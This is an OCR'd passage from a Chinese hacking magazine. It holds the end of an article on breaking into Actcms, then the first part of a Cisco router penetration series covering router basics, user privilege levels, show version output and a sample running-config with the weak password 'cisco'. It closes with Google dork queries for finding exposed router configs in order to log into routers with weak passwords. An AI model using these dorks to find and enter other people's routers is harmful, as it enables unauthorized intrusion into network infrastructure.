


图10

整个入侵过程用了几个小时，过程不是多么复杂，后来继续对Actcms进行研究，发现还有几个地方存在漏洞，在以后的文章中我会陆续介绍。

前置知识：路由器
关键词：渗透、路由协议、Cisco



Cisco渗透系列之基础知识

文/ cnbird[安天365团队]

Cisco是互联网解决方案的领跑者，主要产品是路由器和交换机。以后我们要讲解的针对Cisco的系列渗透文章还是有一定难度的，如果想要很好理解的话，最好能有目的地浏览一下Cisco方面的文章，了解一下路由协议方面的知识。

路由器基础知识

相信大家都或多或少地接触过路由器，比如我们常说的ADSL路由器。其实这是个错误的理解，ADSL拨号器严格的讲，只能算是个交换设备，因为ADSL只是发送pppoe包跟远程交换机进行数据的交换，以及认证IP的分配等。

路由器的主要功能简单地说，是把分散在各地的网络连接起来，是互联网的核心部件。如果Cisco路由器出现了重大漏洞的话，那后果将是非常严重的。

所谓路由就是指通过相互连接的网络，把信息从源地点移动到目标地点的活动。一般来说，在路由过程中，信息至少会经过一个或多个中间节点。通常，人们会把路由和交换进行对比，这主要是因为在普通用户看来，两者所实现的功能是完全一样的。其实，路由和交换之间的主要区别就是交换发生在OSI参考模型的第2层（数据链路层），而路由发生在第3层，即网络层。这一区别决定了路由和交换在移动信息的过程中需要使用不同的控制信息，所以两者实现各自功能的方式是不同的。

路由器的作用就是连通不同的网络，最重要的作用就是根据路由算法来选择信息传送的线路，选择畅通快捷的近路，以大大提高通信的速度，减轻网络系统通信的负荷，节约网络资源。

路由选择协议

路由器根据不同的网络环境选择不同的路由协议。比较常见的包括小型网络使用的RIP，城域网使用比较多的OSPF，省域网使用的ISIS，还有Internet使用的BGP协议。

这里就不详细讲解每个路由选择协议了，因为任何一个路由协议都是非常复杂的，一两句话很难说清楚，以后我们会根据实际的渗透环境来逐步讲解它们的不同和比较简单的配置方法。

了解Cisco路由器

基础知识就简单介绍到这里了，以后我们涉及什么就单独讲解一下，因为仅是文字的简单描述，大家可能会看的云山雾罩，也可能会打消大家的学习积极性。

如果要渗透路由器，我们首先要了解路由器的配置文件和查看路由器的版本信息。Cisco可以通过两种方式登录，一种是传统的Telnet登录方式，另一种是HTTP登录方式。HTTP登录方式比较直观，但最传统的还是利用Telnet访问。如图1所示，就是输入用户名与密码后的Telnet登录界面。

下面讲解一个重要的知识，就是Cisco的用




图1

户权限。Cisco的用户分两种权限，一种是普通用户权限，只能查看路由器的配置信息等，不能进行实质性的修改；一种权限就是Root权限，可以进行全局配置等。

那么如何区分Cisco当前用户的权限呢？其实也是非常简单的，如图2 所示，显示形如telnet@sw2-vpn-4-sh>符号的就是普通用户权限，显示形如telnet@sw2-vpn-4-sh＃等带有＃号的就是超级用户权限。或许读者会问了，该如何从普通用户切换到超级用户呢？很简单，只要输入enable或者简写的en就可以了，之后输入超级用户的密码就能进入超级用户模式了。




图2

进入路由器的第1件事，就是查看路由器的版本和配置信息。我们进入超级用户模式，输入"show version"或者简写"sh ver"即可，得到了如图3所示的返回信息。根据"IOS (tm) C2600 Software (C2600-JK8S-M),Version 12.2(23a),RELEASE SOFTWARE(fc2)"，可以了解到，这台路由器使用的是IOS的2600系列，一般是小型公司使用的路由器。为什么这么说呢？因为其内存比较小，不适合处理较大的路由协议。"Router uptime is 18 weeks, 3 days, 4 hours,12 minutes"是路由器运行的时间："System image file is "flash:c2600-jk8s-mz.122-23a.bin""比较重要，意思是系统加载的镜像启动文件是c2600-jk8s-mz.122-23a.bin。"cisco 2621 (MPC860) processor (revision 0x200) with 60416K/5120K bytes of memory"代表路由器的内存为60M，现在已经使用了5M左右。"2 FastEthernet/IEEE 802.3 interface(s) 1 Serial network interface(s)"代表的是2600所拥有的接口，包括两个快速以太网接口和一个串连网络接口。这里说一下两个接口的作用，快速以太网接口是连接服务器或者客户端的，串口是连接路由器的，如果以后接触路由器的话，可不要接错了。接下来是最重要的"Configuration register is 0x2102"，这是寄存器的值，主要作用是启动时的加载选项，2100代表启动ROM Moniter，2101 代表启动基本RAM，2102 –210f代表加载NVRAM配置文件，相当于正常启动。NVRAM相当于PC上的CMOS，主要存放的是路由器参数，它的内容可以使用earse memory或write erase将配置参数擦除到出厂设置状态，相当于路由器丢失了IOS，擦除NVRAM的后果不是非常严重，恢复起来也比较容易。ROM是只读内容，它在Cisco路由器中的功能与计算机中的ROM相似，主要用于系统初始化等，例如系统加电自检、系统引导、备份IOS操作系统。RAM是可读可写存储器，存储的内容在系统重启或关机后将被清除。和计算机中的RAM一样，Cisco路由器的RAM也是运行期间暂时存放操作系统和数据的存储器，让路由器能迅速访问这些信息。RAM包含了路由器项目、ARP缓冲项目、日志项目和队列中排队等待发送的分组等，同时还包括运行配置文件running-config。




图3

下面要讲解的命令也非常重要，就是show running-config，运行命令是show run，结果如下:

```
Current configuration : 699 bytes
!
version 12.2
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname Router
!
enable secret 5 $1$5TCI$LtDOPkG943hfxlULHLplD.
enable password cisco
!
ip subnet-zero
!
!
!
!
call rsvp-sync
!
!
!
!
!
!
!
!
interface FastEthernet0/0
ip address 61.152.110.209 255.255.255.252
duplex auto
speed 100
!
interface Serial0/0
no ip address
!
interface FastEthernet0/1
ip address 61.152.110.129 255.255.255.224
speed 100
half-duplex
!
ip classless
ip route 0.0.0.0 0.0.0.0 61.152.110.210
ip route 192.1.0.0 255.255.0.0 61.152.110.130
no ip http server
!
!
!
dial-peer cor custom
!
!
!
!
!
line con 0
line aux 0
line vty 0 4
password cisco
login
!
end
```

看上去配置很复杂，其实很好理解。现在我们只需了解一些基本的东西，在后续的文章中将针对这个慢慢扩展开来。"enable password cisco"就是我们所说的enable的密码，就是超级用户的密码为cisco。最下面的"line vty 0 4"就是指Telnet的登录密码了，密码是cisco，与enable密码一样。这就是传说中的弱口令，以后的文章我会教给大家如何快速抓这样的弱口令路由器。


实 战

我们的第1个例子就是利用Google抓取Cisco路由器。其实用Google抓取Cisco路由器还是比较简单的，主要是理解配置文件，加上自定义的语法就能很快找到路由器了。

我们就使用上面的配置文件测试一下，以"allintext: service timestamps log uptime no service password-encryption"来抓一下，结果如图4 所示，还不错，但看了配置文件后，发现不能远程登录。我们继续换关键字，以"allintext:no service single-slot-reload-enable enable password"搜索，结果如图5所示，出现了一个有远程IP的，可惜做了策略了。我们还可以继续换关键字，下面是我整理的一些常用的关键字，大家也可以自定义搜索字符串。

```
Inurl:router-config
Inurl:-cfg intext:" enable password"
Inurl:-confg intext:" enable password"
Inurl:-config intext:" enable password"
Inurl:tftp intext:" enable password"
```

好了，本文就到这里。我们首先讲解了Cisco路由器的基础知识，然后初步接触路由器的配置文件，最后利用Google搜索路由器的配

